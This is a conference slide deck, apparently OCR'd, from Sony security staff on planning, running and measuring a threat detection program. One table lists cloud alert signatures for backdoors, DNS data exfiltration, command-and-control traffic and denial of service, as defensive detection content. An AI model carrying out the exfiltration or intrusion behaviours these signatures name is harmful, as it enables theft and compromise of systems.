RSAConference2019
Asia Pacific & Japan

SESSION ID: AIR-R01

Insights for Building a Threat Detection Program

Charles Anderson & Chris Ogden
Capability Analytics Team
Sony Global Information Security Department

RSAConference2019
Asia Pacific & Japan

Introductions

Introductions

Charles Anderson

- Associate Director, Capability Analytics Team
- With Sony since 2015
- Leads threat detection, threat hunt, reverse engineering, and SOC capability development

Chris Ogden

- Principal Security Analyst, Capability Analytics Team
- With Sony since 2015
- Primarily developing threat detection content
- Former incident responder
- Dabble in hunt / threat intel / forensics

Outline


- Phase 1 - Planning
- Phase 2 – Operational Foundation
- Phase 3 – Advance & Innovate

RSAConference2019
Asia Pacific & Japan

Phase 1: Planning

Phase 1 Outline - Planning

- Prioritize
- Discover
- Centralize
- Standardize



Understanding Business Priorities

- Prioritize
  - Intellectual property & other high-value data
  - Key projects or initiatives
  - Critical assets
    - How access to this data is achieved
  - VIP identities
    - Both to the business, and from privilege

INSIGHT

Clearly connect your threat detection capabilities to business priorities to communicate program value

Discover your data, and its gate-keepers

- Collect the data you need to detect threats against the important business systems
- Know the gate keepers
- Legal collection concerns?
- 3rd party data sets

INSIGHT
Ally with your data's gatekeepers to use business needs to address legal issues

Centralize and leverage the data

- Can you get data into your SIEM/Log analysis platform, or can you centrally query multiple data repositories from it?
- The program's procedures and documentations are what enable success
- Investigating all security alerts/events may be unfeasible
- Avoid email-based alerting

INSIGHT

Your choice of a specific platform isn't the critical success factor for your threat detection program

Standardize All Of Your Data

- Standardize fieldnames
- Consistent formatting
- Avoid exceptions
- If all else fails: Alias / Copy

Example: User

Account_Name
Email
User
UserId
dest_user
logged_on_user
responseElements.accessKey.userName
src_user
src_user_id
user
userDisplayName
userId
userPrincipalName
user_id

INSIGHT


Condense fields early so you can search for 1 value in 1 field

RSAConference2019
Asia Pacific & Japan

Phase 2: Operational Foundation

Phase 2 Outline: Operational Foundation

- Build Alerting Content
- Incorporate Automation
- Measure Success



Build Base Alerting Content

- Pass through alert data
- Focus on “how” – “what” comes l
- Avoid alarm fatigue with blacklist
- Build structure

INSIGHT

Pass-through alerts allow focus on structure & design, not content.


Categories	Signatures
Backdoor	EC2/XORDDOS
Backdoor	EC2/Spambot
Backdoor	EC2/C&CActivity.B!DNS
Backdoor	EC2/DenialOfService.Tcp
Backdoor	EC2/DenialOfService.Udp
Backdoor	EC2/DenialOfService.Dns
Backdoor	EC2/DenialOfService.UdpOnTcpPorts
Backdoor	EC2/DenialOfService.UnusualProtocol
Behavior	EC2/NetworkPortUnusual
Behavior	EC2/TrafficVolumeUnusual
Trojan	EC2/BlackholeTraffic
Trojan	EC2/DropPoint
Trojan	EC2/BlackholeTraffic!DNS
Trojan	EC2/DriveBySourceTraffic!DNS
Trojan	EC2/DropPoint!DNS
Trojan	EC2/DGADomainRequest.B
Trojan	EC2/DGADomainRequest.C!DNS
Trojan	EC2/DNSDataExfiltration
Trojan	EC2/PhishingDomainRequest!DNS

Incorporate Automation

- Automation requires structure
- Improve consistency & efficiency
- Program scales faster than personnel
- Have modular & repeatable steps


INSIGHT

Almost anything that is procedurally "well defined" can be automated.



Incorporate Automation

- How to affect sweeping changes across multiple searches



INSIGHT

Centralized Code enables bulk updates, consistency, future-proofing.

Measure your detection content

- Your threats aren't static, and your corpus of detection content should not be

- 2 Types of measures:
  - Detection Distribution – Coverage
  - Detection Efficacy – Quality

INSIGHT

Measuring ensures new detections are needed, and existing detections perform well

Measure Success – Detection Distribution

- Measure your detection content across models and solutions


- Popular examples are distribution of detection content across:
  - Cyber Kill Chain
  - MITRE ATT&CK Framework
  - Enterprise layers: Applications, Authentication, Network, Host, Email
  - IT investments: Security solutions, IT solutions

INSIGHT

Vendor managed threat detections are difficult to account for, especially when using detailed distribution models


Measure Success – Detection Distribution Example 1

EXAMPLE



Measure Success – Detection Distribution Example 2

EXAMPLE



Measure Success – Detection Efficacy

- How well does my detection content perform?

- What makes good detection content?
  - Detection analysis is fast
  - Investigations are escalated to system owners frequently*
  - Low false positive rates

INSIGHT

Define “good”, build an objective measurement, use it to drive your program forward

Measure Success – Enabling Measurement

- Work with your analysis teams to generate the data you need

- Minimally, implement the following:
  - Unique identifiers for detection content associated with investigations*
  - Time in analysis
  - Key investigation milestones (e.g. team transitions)
  - Standardize and structure a set of investigation results

INSIGHT
Correlate data across alerting/investigation systems for the best measurements

Measure Success – Detection Efficacy Example

EXAMPLE

Date	Threat Detection Name	Ticket Count	Notifications Sent	Notification Percentage	Hours in Analysis per Ticket	Total Hours in Analysis
Week 5	Threat Detection 1	40	5	13%	6	240
Week 4	Threat Detection 1	30	10	33%	7	210
Week 3	Threat Detection 1	55	20	36%	6	330
Week 2	Threat Detection 1	40	10	25%	9	360
Week 1	Threat Detection 1	25	5	20%	3	75
Week 0	Threat Detection 1	40	5	13%	5	200

Measure Success – Detection Efficacy Example

INSIGHT

This view into your threat detection content will provide you significant insight into the operational realities of their deployment

RSAConference2019
Asia Pacific & Japan

Phase 3: Advance & Innovate

Phase 3 Outline: Advance & Innovate

- Enhance with Heuristics
- Targeted Alerting
- Incorporate Threat Intel

